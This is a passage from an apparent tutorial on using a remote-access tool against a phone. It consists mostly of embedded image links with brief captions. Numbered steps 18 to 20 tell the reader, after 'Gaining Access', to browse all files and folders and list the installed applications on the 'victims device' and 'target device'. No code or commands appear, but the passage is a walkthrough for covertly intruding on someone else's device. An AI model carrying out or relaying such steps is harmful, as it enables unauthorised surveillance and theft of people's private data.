


Started installing 👇


Google Translate 👇☑




Gaining Access ☑ 👇




Now Click on device , options are appear




Step 18 Now click on **manager and then Files** – to view all files/folder on victims device




All files and folder 👇☑



Step19 Now , once again click on manager



Step 20 And then click on Applications –To View All applications lists of target device



Installed apps ☑ 👇